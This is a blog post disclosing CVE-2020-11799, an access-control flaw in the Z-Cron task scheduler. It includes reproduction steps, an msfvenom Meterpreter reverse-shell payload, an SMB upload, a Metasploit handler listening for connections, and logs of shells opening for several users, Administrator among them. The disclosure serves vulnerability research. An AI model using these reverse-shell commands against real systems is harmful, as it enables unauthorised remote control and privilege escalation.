Posts

deception-in-depth---building-deceptions-from-breaches.md

deceiving-bloodhound---remote-registry-session-spoofing.md

analyzing-a-brute-ratel-badger.md

cobalt-strike-beacon-analysis-from-a-live-c2.md

source-zero-con-ctf---stl-killer.md

source-zero-con-ctf---baby-xbee-1-2.md

building-an-active-directory-lab---part-2.md

deception-in-depth---spoofing-smb-user-sessions-improved.md

staged-vs-stageless-payloads.md

building-an-active-directory-lab---part-1.md

email-spoofing---a-full-guide.md

overwolfhelperx64---dll-injection-lolbas.md

deception-in-depth---lsass-injection.md

deception-in-depth---spoofing-logged-in-users.md

how-secure-is-kali-out-of-the-box?.md

remote-ntlm-relaying-via-meterpreter.md

certification-talk.md

google-is-your-best-friend.md

decrypting-tacacs+-traffic-in-wireshark.md

cve-2020-12447-lfi-within-onkyo-tx-nr585-web-interface.md

cve-2020-11799---z-cron-lack-of-access-control.md

finding-api-keys-on-github.md

dc-sync---the-downfall-of-your-network.md

quering-and-cracking-kerberos-tickets!.md

ctf---b-sides-fredericton-ctf.md

linksys-ea6100-firmware-reverse-engineering.md

the-bluekeep-module.md

web---ip-grabbing-redirects.md

post-exploitation---pivoting-with-sshuttle.md

post-exploitation---file-transfer.md

exploitation-and-post---maintaining-access.md

14 Apr 2020

CVE-2020-11799 - Z-Cron Lack of Access Control

Website URL: https://www.z-cron.com/


Version: 5.6 Build 04

Description: Z-Cron is a task scheduling software that enables Administrators and Users to schedule tasks on a system. Exploit Details: Z-Cron tasks are shared globally throughout the system, enabling any user to open the software, modify a task (which is classified as Insecure Access Control), and have it executed. If the executable is stored in a publicly accessible location, all logged in users will have the task executed.

Video Demonstrating the Exploit: https://youtu.be/hFFhCZ-4qSw

Steps To Reproduce

- Create a scheduled task (In our instance, we're going to create the task as a privileged user)


Settings Job N°: 1

Label: Test

Description: -

Send to:

☑ Activate task
☐ Once per day
☐ Autostart
☐ RunAs Job
☐ Start job once and delete

Program:

Parameter:

Batchfile: C:\Users\Administrator\Desktop\cmd.bat

- Ensure the task is being executed on some time of a schedule in the scheduler tab, for example, here we're going to create a task to execute every 5 minutes

Posts

deception-in-depth---building-deceptions-from-breaches.md

deceiving-bloodhound---remote-registry-session-spoofing.md

analyzing-a-brute-ratel-badger.md

cobalt-strike-beacon-analysis-from-a-live-c2.md

source-zero-con-ctf---stl-killer.md

source-zero-con-ctf---baby-xbee-1-2.md

building-an-active-directory-lab---part-2.md

deception-in-depth---spoofing-smb-user-sessions-improved.md

staged-vs-stageless-payloads.md

building-an-active-directory-lab---part-1.md

email-spoofing---a-full-guide.md

overwolfhelperx64---dll-injection-lolbas.md

deception-in-depth---lsass-injection.md

deception-in-depth---spoofing-logged-in-users.md

how-secure-is-kali-out-of-the-box?.md

remote-ntlm-relaying-via-meterpreter.md

certification-talk.md

google-is-your-best-friend.md

decrypting-tacacs+-traffic-in-wireshark.md

cve-2020-12447-lfi-within-onkyo-tx-nr585-web-interface.md

cve-2020-11799---z-cron-lack-of-access-control.md

finding-api-keys-on-github.md

dc-sync---the-downfall-of-your-network.md

quering-and-cracking-kerberos-tickets!.md

ctf---b-sides-fredericton-ctf.md

linksys-ea6100-firmware-reverse-engineering.md


the-bluekeep-module.md

web---ip-grabbing-redirects.md

post-exploitation---pivoting-with-sshuttle.md

post-exploitation---file-transfer.md

exploitation-and-post---maintaining-access.md



Scheduler - Z-Cron Job: 1

	00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20	21	22	23
00	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑
05	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑
10	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑
15	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑
20	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑
25	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑
30	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑
35	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑
40	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑
45	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑
50	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑
55	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑

☑ Activate task

4/13/2020 Every 5 minutes


Last Starting time: 11:55:00

Period:
☐ Month
☑ Weekday

Settings for period: weekday

☑ Monday
☑ Tuesday
☑ Wednesday
☑ Thursday
☑ Friday
☑ Saturday
☑ Sunday

- Ensure the credentials of the user you want the task to run as are implemented



Settings Job N°: 1

Run As User for CronJob 1


RunAs function enables Z-Cron to execute programs with other rights than current logon rights.

Which user account should be used to execute this job:

Computer: KingOfTheDomain
Username: Administrator
Password: ###############

☐ Permit interaction between program and desktop

- Ensure the task is saved, run a demo and make sure the task executes successfully



c:\windows\system32\Cmd.exe

```
C:\Users\Administrator\Desktop>echo Administrator
Administrator

C:\Users\Administrator\Desktop>pause
Press any key to continue . . .
```

```
04/13/2020 23:55:00  Command - Path - C:\Backups\
04/13/2020 23:55:00  OK - Shell-PID=42
04/13/2020 23:55:00  Job: 01 [1]
04/13/2020 23:55:00  Command - shell.exe
04/13/2020 23:55:00  Command - Path - C:\Backups\
04/13/2020 23:55:00  OK - Shell-PID=42
04/13/2020 23:55:00  shell.exe was started and get the Process ID =968 by the system!
04/13/2020 23:55:00  shell.exe was started and get the Process ID =968 by the system!
04/13/2020 23:55:00  shell.exe Running:  10
04/13/2020 23:55:00  shell.exe Running:  10
04/14/2020 00:00:00  .
04/14/2020 00:00:00  .
04/14/2020 00:00:00  .
04/14/2020 00:00:00  .
04/14/2020 00:05:00  Job: 01 [1]
04/14/2020 00:05:00  BatchJob 01 [Test]
04/14/2020 00:05:00  BatchJob 01 [Wrapper-PID=42] - OK
04/14/2020 00:05:00  Job: 01 [1]
04/14/2020 00:05:00  BatchJob 01 [Test]
04/14/2020 00:05:00  BatchJob 01 [Wrapper-PID=42] - OK
04/14/2020 00:05:00  .
04/14/2020 00:05:00  .
04/14/2020 00:05:00  BatchJob 1 [Set]: Test
04/14/2020 00:05:00  BatchJob 01 [Set]: Batch file not found! - C:\Users\Administrator\Desktop\cmd.bat
04/14/2020 00:05:00  BatchJob 01 [Set]: Existing Drives - C:\ D:\
04/14/2020 00:05:00  BatchJob 1 [Set]: Test
04/14/2020 00:05:00  BatchJob 01 [Set]: File:c:\users\administrator\desktop\cmd.bat
04/14/2020 00:05:00  BatchJob 01 [Set]: Existing Drives - C:\ D:\
04/14/2020 00:05:00  BatchJob 01 [Set]: Shell - CMD.EXE
04/14/2020 00:05:00  BatchJob 01 [Set]: Parameter - N/A
04/14/2020 00:05:00  BatchJob 01 [Set]: User - Administrator
04/14/2020 00:05:00  BatchJob 01 [Set]: PathEX=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
04/14/2020 00:05:00  BatchJob 01 [Set]: OK - PID=4252
```

4/14/2020 12:05:23 AM   Size: 35.44 KB

Above is a screenshot of the task being executed as well as the log files.

Now we're going to begin the exploitation portion – An unprivileged user can modify the privileged users task

Posts

deception-in-depth---building-deceptions-from-breaches.md

deceiving-bloodhound---remote-registry-session-spoofing.md

analyzing-a-brute-ratel-badger.md

cobalt-strike-beacon-analysis-from-a-live-c2.md

source-zero-con-ctf---stl-killer.md

source-zero-con-ctf---baby-xbee-1-2.md

building-an-active-directory-lab---part-2.md

deception-in-depth---spoofing-smb-user-sessions-improved.md

staged-vs-stageless-payloads.md

building-an-active-directory-lab---part-1.md

email-spoofing---a-full-guide.md

overwolfhelperx64---dll-injection-lolbas.md

deception-in-depth---lsass-injection.md

deception-in-depth---spoofing-logged-in-users.md

how-secure-is-kali-out-of-the-box?.md

remote-ntlm-relaying-via-meterpreter.md

certification-talk.md

google-is-your-best-friend.md

decrypting-tacacs+-traffic-in-wireshark.md

cve-2020-12447-lfi-within-onkyo-tx-nr585-web-interface.md

cve-2020-11799---z-cron-lack-of-access-control.md

finding-api-keys-on-github.md

dc-sync---the-downfall-of-your-network.md

quering-and-cracking-kerberos-tickets!.md

ctf---b-sides-fredericton-ctf.md

linksys-ea6100-firmware-reverse-engineering.md


the-bluekeep-module.md

web---ip-grabbing-redirects.md

post-exploitation---pivoting-with-sshuttle.md


post-exploitation---file-transfer.md

exploitation-and-post---maintaining-access.md



```
┌─[root@paris]─[/opt/impacket/examples]
└──╼ #msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.191.131 LPORT=1337 -f exe -e x86/shikata_ga_nai > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
┌─[root@paris]─[/opt/impacket/examples]
└──╼ #smbclient //192.168.191.140/
┌─[✗]─[root@paris]─[/opt/impacket/examples]
└──╼ #smbclient //192.168.191.140/king
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> put shell.exe
putting file shell.exe as \shell.exe (72065.2 kb/s) (average 72072.3 kb/s)
smb: \> SMBecho failed (NT_STATUS_CONNECTION_RESET). The connection is disconnected now
```

- Next we're going to put the payload in a publicly accessible location, and modify the task as a normal, different, unprivileged user:



```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporati

PS C:\Users\mykull>
```

Z-Cron 5.6 Build 04

Planned Tasks: Test 00:15

Settings Job N°: 1

Label: Test

Description: .

☑ Activate task
□ Once per day
□ Autostart
□ RunAs Job
□ Start job once and delete

Send to:

Program: C:\Shares\King\shell.exe


Parameter:

Batchfile:

Windows Server 2012 R2 Standard
Build 9600

12:10 AM
4/14/2020

- In the background we have exploit/multi/handler listening for the reverse shell to get executed on the 5 minute mark:



```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     0.0.0.0          yes       The listen address (an interface may be specified)
   LPORT     1337             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:1337
```

- Watch out for all the incoming shells. For every user that has been logged into the box, you'll recieve a shell:

Posts

deception-in-depth---building-deceptions-from-breaches.md

deceiving-bloodhound---remote-registry-session-spoofing.md

analyzing-a-brute-ratel-badger.md

cobalt-strike-beacon-analysis-from-a-live-c2.md

source-zero-con-ctf---stl-killer.md

source-zero-con-ctf---baby-xbee-1-2.md

building-an-active-directory-lab---part-2.md

deception-in-depth---spoofing-smb-user-sessions-improved.md

staged-vs-stageless-payloads.md

building-an-active-directory-lab---part-1.md

email-spoofing---a-full-guide.md

overwolfhelperx64---dll-injection-lolbas.md

deception-in-depth---lsass-injection.md

deception-in-depth---spoofing-logged-in-users.md

how-secure-is-kali-out-of-the-box?.md

remote-ntlm-relaying-via-meterpreter.md

certification-talk.md

google-is-your-best-friend.md

decrypting-tacacs+-traffic-in-wireshark.md

cve-2020-12447-lfi-within-onkyo-tx-nr585-web-interface.md

cve-2020-11799---z-cron-lack-of-access-control.md

finding-api-keys-on-github.md

dc-sync---the-downfall-of-your-network.md

quering-and-cracking-kerberos-tickets!.md

ctf---b-sides-fredericton-ctf.md

linksys-ea6100-firmware-reverse-engineering.md


the-bluekeep-module.md

web---ip-grabbing-redirects.md

post-exploitation---pivoting-with-sshuttle.md

post-exploitation---file-transfer.md

exploitation-and-post---maintaining-access.md



```
sf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:1337
[*] Sending stage (180291 bytes) to 192.168.191.140
[*] Meterpreter session 14 opened (192.168.191.131:1337 → 192.168.191.140:57102) at 2020-04-14 03:14:58 -0400
[*] Sending stage (180291 bytes) to 192.168.191.140
[*] Meterpreter session 15 opened (192.168.191.131:1337 → 192.168.191.140:57103) at 2020-04-14 03:14:59 -0400
[*] Sending stage (180291 bytes) to 192.168.191.140
[*] Meterpreter session 16 opened (192.168.191.131:1337 → 192.168.191.140:57104) at 2020-04-14 03:14:59 -0400
[*] Sending stage (180291 bytes) to 192.168.191.140
[*] Meterpreter session 17 opened (192.168.191.131:1337 → 192.168.191.140:57105) at 2020-04-14 03:14:59 -0400

eterpreter > background
[*] Backgrounding session 17...
sf5 exploit(multi/handler) > sessions

ctive sessions
===============

  Id  Name  Type                     Information                                Connection
  --  ----  ----                     -----------                                ----------
  14        meterpreter x86/windows  KingOfTheDomain\mykull @ OFFLINE           192.168.191.131:1337 → 192.168.191.140:57102 (192.168.191.140)
  15        meterpreter x86/windows  KingOfTheDomain\fed @ OFFLINE              192.168.191.131:1337 → 192.168.191.140:57103 (192.168.191.140)
  16        meterpreter x86/windows  KingOfTheDomain\yvonne @ OFFLINE           192.168.191.131:1337 → 192.168.191.140:57104 (192.168.191.140)
  17        meterpreter x86/windows  KingOfTheDomain\Administrator @ OFFLINE    192.168.191.131:1337 → 192.168.191.140:57105 (192.168.191.140)

sf5 exploit(multi/handler) > 
```

This should be a lesson about access control and how powerful it is when any user can modify something that a privileged user has created.

Credits:

Thank you to @OptionalCTF (https://twitter.com/optionalctf) for editing the video demonstrating the exploit and @OrielOrielOriel (https://twitter.com/OrielOrielOriel) for confirming my sanity throughout this long-long-long night.

Share

Comments

Made with 💚

1 /zcron/ ⌘ blogspace λ * Menu

1 → home
2 → my posts
3 → tags